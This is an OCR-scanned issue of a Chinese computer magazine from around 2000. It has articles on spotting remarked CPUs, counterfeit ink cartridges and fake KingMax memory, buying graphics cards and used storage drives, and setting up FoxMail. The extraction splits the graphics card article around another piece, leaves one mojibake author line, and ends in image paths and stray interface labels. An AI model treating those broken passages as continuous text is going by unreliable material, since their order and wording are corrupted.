最后，也希望大家能在购买称心如意的软件时，多看看那些摆在货柜上的可怜的正版软件吧，它们需要你们的支持，也需要你们的关怀，但更需要自身的完善、努力。让我们风雨同舟，携手并进，共创美好的未来。

闷豆：有没有PⅢ 800EB？

奸商：有有，我这什么CPU都有，我的PⅢ 800EB比别家的还便宜。

闷豆：我看看，我听说现在有不少PⅢ 800EB都是PⅢ 600E Remark的，你的别也是哟。

奸商：怎么会呢，你看这么小点东西还在上面重新刻来刻去，不坏才怪呢。

闷豆：听起来还有点道理，你给我试试吧，要进Win98。

奸商：好的好的。（把CPU直接设置成133MHz外频）你看，PⅢ 800EB吧……Win98正常启动了，行了吧。

闷豆：我还带了个测试软件，让我测测看……嗯？怎么说原始频率是600MHz？你骗我！

奸商：你这个测试软件太老了，反映不出这CPU真实的情况，我还有更老的测试软件，这个CPU测出来是486，你信吗？

闷豆：可我用的是Intel自己出的，不可能错吧？

奸商：哦，你的软件太老了，不能正确识别CPU信息。

评：PⅢ 600E良好的超频性使其成为Remark新的目标，遭受同样命运的还有PⅢ 650E。奸商所做的事情就是把外表的标示改成PⅢ 800EB/866EB，另外通过一些技术，使某些主板会把这些CPU识别成133外频，于是就成了名正言顺的800/866了。由于奸商制假有了一定水平，这种CPU从外观上已很难分出真假，但假的毕竟是假的，某些主板（如Intel的原装815E主板）把CPU的外频设置设为自动识别，就能使这些CPU现出原形，而Intel推出的CPU测试软件则是直接读取CPU内部目前不能被更改的内部信息（可不可以算种后门呢）。宁可信其真，不要信其假。



墨盒识假真功夫

□福建　王新禧

市场上销售的墨盒"李鬼"多，作假手段越来越高明，墨盒的真伪识别也越来越棘手。那么，如何才能避免受骗上当呢？好，就让在下告诉你几招真功夫吧！

1.虚晃一招：我要买假的！

假货真货价钱差幅极大，如果原装墨盒市价为150元，那么假的卖价大约只在50元上下。进店先四顾一番商家货架上的墨盒，此时店主看到你是买家，会主动上前问你要啥墨盒。向他报出墨盒品牌型号，指明要最便宜的原装墨盒。这时店主拿给你看的十有八九是假货，回价不要心软，照着标价的三分之二向下砍。一番讨价还价后，如果勉强能卖，则说明此墨盒必假无疑。看好假的，再买真的，心中就有底了吧？

2.外查包装：识别不难！

墨盒外包装多种多样，有些一眼就可看出包装盒的问题，但更多的墨盒包装制作和原厂家一样考究，需要仔细观察，一般也能发现假冒的蛛丝马迹。目前市面上的假冒墨盒以EPSON的居多，惠普的也不少。在一家打印机耗材商店，一位批发商毫不隐讳地报出了同一规格两种墨盒的价格，真的墨盒要价130元左右，假的却只要六七十元。区别在哪里？譬如说EPSON墨盒吧，分别有在日本、美国和墨西哥三个国家生产的产品。在中国销售的主要是英文包装，或者中英文混在一起，日文包装的绝对是水货。这种EPSON墨盒的蓝色包装盒一般颜色比较浅，而且上面的图形与文字的边缘比较模糊，这一点在真假对比的时候尤为明显。其他墨盒也有类似情况，但不可一概而论。

3.内审墨盒：当心掉包！

有些墨盒伪包装达到了以假乱真的程度，难以辨别。目前这种造假活动已经形成了相当的规模化，而且渠道也非常隐蔽，甚至连大多数销售商自己都不知道墨盒的真假。此时就应当看看内装墨盒。简单的鉴别方法是（以EPSON墨盒为例）：真货的墨盒和纸包装盒、真空包装袋上的编号是一致的；用力拉扯，假货的真空包装一般不太好，用力揪住两头拉一拉，会出现很多气泡；真品真空包装封口平整，内装墨盒光洁，标识清晰，假的墨盒真空包装袋封口一般不如原厂家的工整，内装墨盒如果是回收来的，多少能看到脏点和污迹。

4.认准商家：别忘了要发票！

买原装墨盒，首要的是选好商家。要想省心，就直接找你买喷墨打印机的商家吧。他若卖假的给你，一旦打印机出了问题，话就好说了。不过你钱吗?当然是要贵上一些了。既想买真品，又想便宜些，那就多跑几家，货比百家嘛，会有商家以最低价出手的。看好了货，付款后可别忘了要发票啊，再仔细点，还要请他们在发票或收据上写明墨盒的号码，免得赖账。如果是在异地购买，要找信誉较好的大店，买后同样也要请他们在发票或收据上写清楚墨盒的序列号，还要当面打开墨盒查看包装上的号码和里面真空包装的序列号是否一致，如果使用时出了问题，好拿着维修中心的证明找他赔偿损失，不然的话就告他没商量。

以上简要介绍了墨盒的造假花样和识假的办法，说不上全面，更不能"包治百病"，只不过给买墨盒的朋友提个醒罢了，更多的办法还要靠自己摸索！

□湖南　一剑

如何识别真假 KingMax　PC150

KingMax凭借其先进的检测及其独特的TinyBGA封装技术推出了KingMax PC150内存，保证CPU在100MHz、133MHz和150MHz的速度下能够稳定持续地运作。因为KingMax有其独特的TinyBGA封装技术，所以很少出现仿制的KingMax内存。可近段时间市场上出现了一些实际为PC133的内存却打着PC150标记的KingMax内存。这些内存条都是经过不严格的测试后，磨下PC133字样然后打上PC150字样的内存条。这些内存条在超频时就不如真正的PC150内存稳定。大家在购买KingMax　PC150时可一定要小心识别。下面就介绍一些识别真假KingMax PC150的方法。

1.首先从其包装上来识别　真的KingMax PC150内存全部采用了胜创公司的新包装，从外观上来看，包装为蓝色，区别于PC133所用的绿色。而且目前KingMax所有内存都附有保修卡一张，持保修卡在KingMax网站登陆注册后，均可享受KingMax公司完善的售后服务。假的KingMax PC150内存要不就没有包装，要不就为老KingMax内存的包装。

2.从其贴纸来识别　真的KingMax PC150内存正面右边贴有带有内存编号以及“KingMax PC150”字样的白色塑料贴纸。这层塑料贴纸质地比较厚，而且上面的字很难用手指抠掉。而将这张贴纸从内存芯片上撕下的时候，能很顺利地撕下来。而假的KingMax　PC150内存正面的塑料贴纸质地没有真的那么厚，且上面的“PC150”字样很容易用手指抠去。将贴纸从芯片上撕下来的时候，很容易撕碎。

3.从其版本号来识别　真的KingMax PC150内存正面左边的版本号一般为VER1.2（双面封装）及新推出的VER　1.0版本（单面封装），和市面上所有主流的主板兼容性良好。而假的KingMax PC150内存版本号有一些是VER1.2，还有不少依然是VER1.1，与有些芯片组有硬件冲突。

4.从其标签编号来识别　真的KingMax PC150内存，其标签编号一般以MPJ打头。而假的KingMax PC150是由PC133打磨的，一般以MPG打头。

5.从其标称运行速度来识别　真的KingMax PC150内存采用的是MICRON-6纳秒的颗粒，所以在其颗粒的编号上标称的运行速度为“-6”。而假的KingMax　PC150是由PC133打磨的，其颗粒的编号上标称的运行速度为“-7”。

6.从其芯片表面来识别　真的KingMax PC150内存芯片上的激光蚀刻比较清楚，芯片表面比较粗糙。而假的KingMax　PC150内存芯片上的激光蚀刻有些模糊，因为被打磨过，芯片表面看起来比正常的KingMax内存要光滑。

7.从运行稳定性来识别　虽然真的KingMax PC150标称在150MHz下只能运行在CAS=3下，但实际上在150MHz下运行在CAS=2下同样也很稳定，开机能顺利点亮进入系统，且运行正常。而假的KingMax PC150内存只能稳定地运行在133MHz下，虽然有的在150MHz下可以启动机器，但会经常出现死机，而且绝大部分只能在CAS=3下。

另外，如果对您买到的内存有疑惑的话还可以打电话到胜创公司的技术部，技术人员会帮助您来正确识别内存的真伪的。

希望以上所说对您在购买KingMax PC150内存时有所帮助。如果您还发现了其他的识别方法，希望您能将其拿出来让大家共同分享。^_^

（胜创北京技术部：(010) 68717999-501）

中低档显卡选购全攻略

□福建　心如止水

就显卡而言，虽然最新的高档显卡的3D图形处理能力和显示效果非常好，但价格往往都特别昂贵。一般来说，除了执著的游戏迷或专业3D工作者需要这样高性能的显卡外，绝大多数家庭用户并没有太多地使用到显卡的高性能部分。因此，对于以实用为原则的家庭用户来说，1000元左右或者以下的中低档显卡则具有更好的性价比。本文中，笔者就专门介绍一下中低档显卡市场里一些优秀的产品和购买原则，以帮助广大普通用户购买显卡。

先简单谈谈显卡选购的一般原则。选择显卡首先应该考虑的就是其显示芯片的类型。然后可以考虑显存类型及容量，一般16M显存就能应付大多数需要了，如果需要玩3D游戏的话，建议还是配备32MB显存的显卡较好。至于显存类型，目前主要有SDRAM、SGRAM和DDR-RAM等，性能和价格依次递增，目前用得最多的还是SDRAM。还有两个技术参数是RAMDAC和接口类型，前者的作用是将数字信号转换为模拟信号，使显示器能够显示图像，在很大程度上决定了显卡能够支持的最高刷新率，目前当选用300MHz及以上的为宜。而后者不用多说，当然是AGP 4X才跟得上潮流。除了这些，我们在选购显卡时，还要考虑显卡的驱动程序、设计以及做工等。一般来说，名牌大厂的显卡在以上这些方面都做得很不错，这是有目共睹的。

接下来我们介绍一下显卡市场的大致情况。目前市面上主流的显卡产品，大都基于nVidia的图形加速芯片和图形处理器。虽然也有不少产品采用3Dfx、ATI、Matrox、3DLabs、Trident、S3等图形加速芯片，但nVidia系列产品在显卡市场称霸的局面却早已是不争的事实。这主要是因为它有一些特别突出的优势：其大多数产品价位贴近大众，具有相当超值的性能；统一的驱动程序架构使每个公版的驱动程序都能驱动nVidia系列的每一款产品；芯片的兼容性特别好，而且非常稳定；拥有十分广泛的开发商和制造商的支持。对于同一种芯片，不同厂商生产出的显卡性能并不相同，一般来说，ELSA艾尔莎、Leadtek丽台、ASUS华硕、UNIKA小影霸、MSI微星以及耕升（台湾耕宇）这些品牌的显卡口碑较好，性能远非那些同芯片杂牌显卡可比，但价格较高一些。其中，艾尔莎的产品品质最好，价格也是“鹤立鸡群”，丽台和华硕的价格也比较高，性能质量也是没得说，只有UNIKA小影霸的显卡在质量不俗的情况下价格比较大众化一些，所以很多手头不宽裕的朋友特别钟爱小影霸的显卡。下面笔者将依据价格划分出中低两个档次，并结合各种主流显示芯片的特点作一番分类推荐，仅供广大DIYer参考。

★600元左右及以下

1、nVidia的TNT/TNT2系列

可以说，这是目前中低档显卡市场中最受欢迎的显卡系列，主要有TNT2 M64和TNT2 Vanta两种产品。客观地说，TNT2 M64是一款相当不错的产品，具备300MHz RAMDAC和150MHz的显存频率，虽然采用64位的内存接口（只有标准版TNT2的一半），但性能与标准版的TNT2相比差距并不是很大，用来对付常规应用绝对是绰绰有余。而TNT2 Vanta的性能比TNT2 M64要差，比TNT稍好一些，其RAMDAC频率达到了250MHz，但标准显存频率只有125MHz，而且最要命的是显存最大只支持16MB。总的来说，TNT2系列显卡以速度快著称，得到了广泛的软件支持，尤其是驱动程序编写得相当好，性能比较均衡，在游戏和图形设计方面都有不错的表现，所以笔者推荐家庭用户购买这种芯片的显卡。目前主流品牌的TNT2 M64和TNT2 Vanta的价格在490（32M）/410（16M）和330（16M）/280（8M）元左右。

2、Savage4系列

Savage4芯片的显卡在市面上并不是非常多，而且由于前代产品野人Savage3D的驱动程序一度BUG很多，所以口碑不是很好。但随着新驱动的不断推出，此系列显卡的性能已经趋于完善。而且值得注意的是，Savage4拥有诸如双渲染流水线支持单周期多重纹理、32位真彩色渲染等新特性，使得它对于一部分DIYer还是相当有吸引力的。总的来说，尽管Savage4芯片在兼容性和游戏效果等方面还存在一些问题（特别是初级菜鸟特怕的软硬件兼容性），但它的价格相对来说还是比较便宜，应该说该系列显卡的性价比还是不错的。目前主流品牌的Savage4价格在400元（16M）上下。

3、ATI Xpert Rage 128/128 Pro系列

此类显卡采用了加拿大老牌显示芯片制造公司——ATi Technologies所制造的芯片，其优势在于视频功能和真彩渲染方面，另外它的DVD解压性能一流，CPU占用率极低，能够与硬解压卡相媲美。总的来说，Rage 128/128 Pro芯片的游戏和商用性能比较均衡，无论是在需要Direct3D还是OpenGL的场合几乎都能胜任。所以对于普通家庭和办公应用，这一系列的显卡可以较好地满足需要了。目前主流品牌的Rage 128/128 Pro价格在400（16M）/600（32M）元左右。

4、其他低档芯片显卡

这类显卡以Trident 9880和SiS 6326芯片为代表。虽然这些芯片的显卡3D性能不佳，但对于那些不玩3D游戏的普通家庭用户，用来玩玩2D

游戏（极品飞车也可以）或者文字处理等一般应用还是相当不错的。笔者早期的显卡就是Trident 9880的，用来放VCD影碟、写程序、写文章觉得特值。其实，现在大多数整合主板基本上都用的是这些低档显示芯片，如Intel 810的i752、SiS620的6326、MVP4的9880等。既然整合主板都采用这样的显示芯片，看来相当一部分家庭用户对于这样的显示功能已经足够了。目前此类低档显卡的价格都在200元以下。

★600-1000元左右

1、nVidia的TNT2 Pro/Ultra系列

前面谈到过，nVidia芯片的显卡在目前的显卡市场上成为绝对的主流，有着多种不同档次的产品。TNT2系列中除了低端的标准版TNT2/M64/Vanta外，还有基于0.22微米生产的TNT2 Pro和使用增强核心的TNT2 Ultra。TNT2标准版的缺省时钟频率是125MHz（核心），显存工作频率为150MHz，而TNT2 Ultra的缺省速度则是150MHz（核心），显存工作频率高达183MHz，所以即使是玩3D游戏，TNT2 Ultra也能胜任目前的任何游戏。相比之下，TNT2 Pro在使用了0.22微米制造工艺后，芯片的标准频率也达到了143MHz。再加上使用的是AGP接口以及7纳秒（运行于150MHz）的SDRAM，使整体效能也有较大的增强，而且还有一个很突出的特点是其超频性能十分强劲。总的来说，TNT2 Ultra在TNT2系列中性能最好，但价格最贵，TNT2 Pro的价格则便宜不少，性价比较高。目前主流品牌的TNT2 Pro/Ultra显卡价格在700（32M）和1100（32M）元左右。

2、nVidia的GeForce2 MX系列

谈到nVidia的GeForce2 MX，相信没有人会否认它已是目前显卡市场上最主流的显示芯片了，它是TNT2系列的彻底替代产品。具备第2代硬件“T&L”引擎的GeForce2 MX，有接近它的上一代GeForce两倍的处理能力，如果再配合64M DDR-RAM，其性能会相当惊人。由于GeForce2 MX芯片内含能进行T&L运算处理的功能单元，将T&L处理从电脑CPU转移到自己身上，这样即使一台CPU速度不很快的电脑，若使用GeForce2 MX，也可以获得和装有顶级CPU的电脑几乎相同的图像处理效果。就是对于非专业图像使用者来说，这款芯片的显卡无论是家庭电脑应用还是3D游戏支持，或者3D图像处理也都是非常好。总之，随着价格的不断下降，GeForce2 MX可以说是目前中档显卡的首选，笔者推荐大家选用此芯片的显卡。目前主流品牌的GeForce2 MX显卡有普通版、白金版、黄金版之分，32MB显存的价格从750至1100元不等。

这里要特别推荐几款目前最受大众青睐的TNT2 Pro和GeForce2 MX系列的产品。就TNT2 Pro系列而言，ELSA艾尔莎的ERAZOR III Pro、Leadtek丽台的WinFast 3D S320 II Pro、ASUS华硕的V3800 Pro以及UNIKA小影霸的速龙2000/3000等口碑很好。而GeForce2 MX系列产品中有ELSA艾尔莎的GLADIAC MX、Leadtek丽台的WinFast GeForce2 MX、ASUS华硕AGP-V7100 GeForce2 MX Series、UNIKA小影霸的速龙6000/速龙6000DH/GeForce2 MX等几款产品非常吃香，大家不妨考虑。

3、3Dfx的Voodoo3系列

对于3Dfx的大名，相信资深一点的DIYer朋友肯定感觉如雷贯耳。该系列的显卡由于其优异的游戏效果，一直就是众多游戏玩家心中的至爱。Voodoo2就曾经是一款非常经典的游戏3D加速卡。但现在Voodoo3早已成为主流，并成为中档显卡中独树一帜的3D加速卡。和TNT2一样，Voodoo3系列显卡通过设定不同的核心频率将产品分为Voodoo3 2000（143MHz）、3000（166MHz）、3500（183MHz）等不同档次的系列产品，其高端产品中还对视频功能作了强化。目前流行的是Voodoo3 3000的产品。Voodoo3系列由于在本质上还是PCI结构（还能找到几款PCI接口的版本），因此兼容性非常好，而且对CPU的依赖程度较小。虽然Voodoo3在某些技术方面不及同时代的其他产品（如不支持真彩渲染），但由于其在游戏中出色的表现，依然受到游戏爱好者的推崇。所以，如果你是一个游戏爱好者，希望增强3D游戏功能，中档显卡中Voodoo3当为首选。目前主流品牌的Voodoo3显卡价格在550（16M）元左右。

4、Matrox的G400/450系列

很多朋友都将Matrox误认为是著名的硬盘品牌迈拓Maxtor，仔细辨析一下其实不是。但有一点相同的是，Matrox显卡如同Maxtor硬盘一样保持着贵族气质。Matrox系列显卡一直以来都得到了许多挑剔的游戏玩家的喜爱。中档的Matrox G400/450在3D游戏上的表现不错，不逊于同档次的TNT2 Pro，但是如果你的CPU不够强悍的话，那么它带来的感觉则不明显。由于Matrox的G400/450系列显卡具有256位的双通道结构，所以多材质贴图自然不在话下，而且其像素填充率超过250万像素，支持环境凹凸环境贴图技术，可以使3D场景中的物体在某些情形下看起来更真实。此外，还拥有在高分辨率下32位真彩色3D加速的超级功力。所以笔者认为，G400/450作为入门级设计师的显卡是个相当不错的选择。目前主流品牌的Matrox的G400/450显卡价格在700（16M）和750（16M）元左右。

附表是目前市场上热门的几款中

品牌型号	显示芯片	显存大小	价格(元)	其他
艾尔莎	GeForce2 MX	32M	1050	
艾尔莎	TNT2 Pro	32M	750	
艾尔莎	TNT2 M6432M		560	
丽台S320II	TNT2 Pro	32M	680	
丽台S320V	TNT2 Vanta	16M	440	
丽台	GeForce2 MX	32M	820	
华硕V7100	GeForce2 MX	32M	830	赠100元163上网卡 TVout
华硕V3800	TNT2 Pro	16M	560	
小影霸速龙6000	GeForce2 MX	32M	780	
小影霸速龙3000	TNT2 Pro	32M	520	
小影霸	TNT2 M6432M		460	
MGA	G450	16M	750	

二手存储外设 的选购

¡Õ³Ç　杨特

由于电脑硬件发展迅猛，使得大量电脑外设进入二手市场，虽然这些存储产品都不是最新的型号，但其中不少产品对于个人用户来说，仍存在着很大的使用价值。在众多常见的二手电脑设备中，相对来说MO驱动器、磁带机、ZIP驱动器、外置盒更值得大家购买。虽然在二手市场上，也有大量的打印机、扫描仪、调制解调器等，不过由于在主流市场上,家用的打印机、扫描仪以及调制解调器的价格，较以前已经有很大幅度的下降，因此笔者个人认为，像打印机和扫描仪以及调制解调器这类外设，在二手货中除非是一些工业级的高档产品，否则大部分早期产品的性能价格比大多不是很高。下面我们就来说一下值得购买的二手MO驱动器、磁带机、ZIP驱动器和外置盒。

MO驱动器具有可读写特性，广泛应用于各专业领域，由于它性能优越，所以即使CD-RW和ZIP驱动器也不能完全替代它的位置。二手的MO驱动器主要有230MB和640MB两种，有外置和内置的产品，一般230MB的产品二手货价格在300-400元左右，640MB的MO驱动器还属于主流产品，价格在600-800元左右，而全新外置640MB的MO驱动器参考价格达2500-3500元。一般MO驱动器对盘片的容量是向下兼容的，也就是说640MB规格的MO驱动器中可以使用230MB和128MB的MO盘片。MO设备对于个人用户来说，除了驱动器价格因素外，最大的缺点是MO盘片只能由MO驱动器读取，缺乏通用性，不像CD-R/RW可以在通用的光驱上读取。除此之外，MO的综合性能还是非常高的，常用的小型MO盘片体积非常小巧，就像一个单片带盒包装的3寸磁盘，携带非常方便安全。MO的写入速度远超过主流四倍速的CD-RW，如果单位电脑配置有MO驱动器，而自己也有一套同类产品，就可以方便地互相交换数据了。用户再也不必捧着一堆软盘来拷数据，而又担心软盘意外的损坏和文件太大一张盘装不下。MO盘片的存储安全性甚至优于CD-R/RW，加上MO具有可读写的性能和较大的存储容量，所以用MO来做备份也非常合适，并可以时常更新备份数据。用MO来存放MPEG-4电影和MP3歌曲效果也非常不错，在MO驱动器上可以直接播放MPEG-4、MP3甚至DVD的片段文件。在众多品牌的MO驱动中，"富士通"产品口碑比较好，广泛应用于专业领域，二手货的数量也比较多。

如果只是用来存放大容量的数据，那么二手磁带机的成本更低。随着更大容量的磁带机的应用，很多4-8GB的产品进入二手市场。由于在很多人的印象中，磁带机属于过时产品，个人应用很少，所以二手货价格较低，且多在150-400元之间，驱动器价格和单位存储成本远较MO便宜。二手市场中还有很多二手磁带价格也非常便宜，全新DDS1 4mm 4G磁带在30元左右，一些用过的磁带价格更为低廉。磁带机采用顺序存储的记录形式，加上磁带的成本比较低，所以主要用于大容量数据的存储。这些二手的磁带机对个人来说用来存储MPEG-4影片、MP3或者DVD片段倒非常不错。一盘磁带可以存放多部高清晰度MPEG-4压缩的电影，也是有下载嗜好的网友存放数据的好方法。磁带机单位存储成本与CD-R相当，而且可以擦除。磁带机的种类很多，外置内置的产品都有，而且速度也不相同（存储64MB数据的时间从2分钟到3.5分钟不等），选购时要注意一下指标。常见二手磁带机中，HP、SEGATE、FUJITSU品牌性能比较好。

ZIP驱动器有100MB和250MB两种，大部分二手货都是100MB的产品，ZIP在个人用户中有一定的用户比例，存储容量虽然较传统软盘要大很多，但与CD-RW、MO相比不免有些显得小巫见大巫，而且单位存储成本也没有优势。这种设备主要适合在自己电脑活动圈中有应用ZIP驱动器的朋友使用，便于数据交换。二手ZIP驱动器大部分是并口外置的产品，价格在250元左右。

外置盒可以配合原来内置电脑设备独立在微机机箱外工作，一般内置的CD-ROM、CD-R/RW都可以配合外置盒成为外置设备使用，增加其移动性。有的外置盒还支持使用硬盘。外置盒有SCSI、并口和USB多种接口型号的产品，二手货中主要是SCSI和并口的产品。有的外置盒具备独立音频输出的端子，配合一台带有播放键的CD-ROM就可以成为一台CD机。限于端口速率，高速设备不建议使用并口外置盒，而SCSI接口的外置盒一般没有这个问题。不同的外置盒支持不同接口的硬件，选购时需要注意一下。

很多二手MO驱动器、磁带机、ZIP驱动器都采用SCSI接口，虽然性能优于IDE或并口连接，但一般个人电脑中都没有SCSI接口，需要另外附加SCSI卡。高速SCSI卡价格比较贵，二手的SCSI卡相对比较便宜，ADAPTEC AHA-2940UW 40M PCI SCSI卡约450元左右，Adaptec AHA2940W 20MB PCI SCSI卡约350元。

最后要提醒大家：选购二手存储设备要注意产品的接口和驱动程序，SCSI设备最好带有连接线。在购买时，一定要试机或与商家明确商定出现问题时的退换程序。■

低档显卡，供大家参考。

但是，笔者不得不再罗嗦几句，嘱咐各位朋友在选购显卡的时候也要注意防假。现在各种显示芯片的规格众多，这就为JS制假提供了方便。不少JS常鱼目混珠，用低档显卡冒充高档显卡，这方面尤其以系列众多的TNT2产品为甚。比如有用标准版的TNT2超频后冒充TNT2 Pro的，有将TNT2 Vanta装上32MB显存当标准TNT2来卖的。其实在TNT2 Vanta上装32MB显存，有16MB是永远也用不上的摆设。总之，作假手段不一而足，大家在选购时特别要注意识别假货，最好买名牌大厂的产品，而不要贪便宜买价格太便宜的杂牌产品！■

飞狐信使

□重庆　徐阳

随着电子邮件使用的日益广泛，电子邮件软件的作用也日益突出。毕竟，有了一款得心应手的兵器，才能够大展身手，有所作为。现在，就来看看我们的飞狐信使FoxMail是如何完成它的工作的，看看它都有些什么绝技！


直接从网页上收发邮件想必大家都已经习惯了，但是如何用 FoxMail 收发邮件呢？

一个电子邮件地址肯定不能满足你的需要。要想添加更多的邮件账号，只要在“帐户”中选择“新建”，然后再重复图1到图4的步骤就是了。




FoxMail的安装非常简单，只要一路回车就可以了。完成之后，在开始菜单中找到并点击就可以打开程序了。


要想收发邮件，还得进行一番设置，不然FoxMail怎么知道到什么地方去取邮件，又如何发送邮件呢？




1




2




4



3




5



打开
查找范围(I): 稿件
文件名(N):
文件类型(T): Any Files(*.*)
打开(O)
取消
邮件写好之后，只要按"发送"就可以立刻把邮件发出去(当然发送的时候必须在线)。
对于那些写邮件需要字斟句酌的人，就应该在非在线的状态下，把邮件慢慢写好，然后按"保存"将邮件存在"发件箱"中，等所有邮件写完了，再拨号上网集中发送。
如果中途没有写完，保存为"草稿"以便下次再写。
要想同时发送图片、资料信息，只要点击"附件"，并在随后弹出的"窗口"中选择就行了。
写邮件
发送 保存 草稿 附件 邮件头 检查地址 选择地址 文件粘贴 地址簿
如果不想使用系统默认的"发件人"和"回复地址"，可以在这里另行输入。(默认状态下这两项并不会显示出来，需要在"邮件头"里面设置。)
高优先级(H)
一般优先级(N)
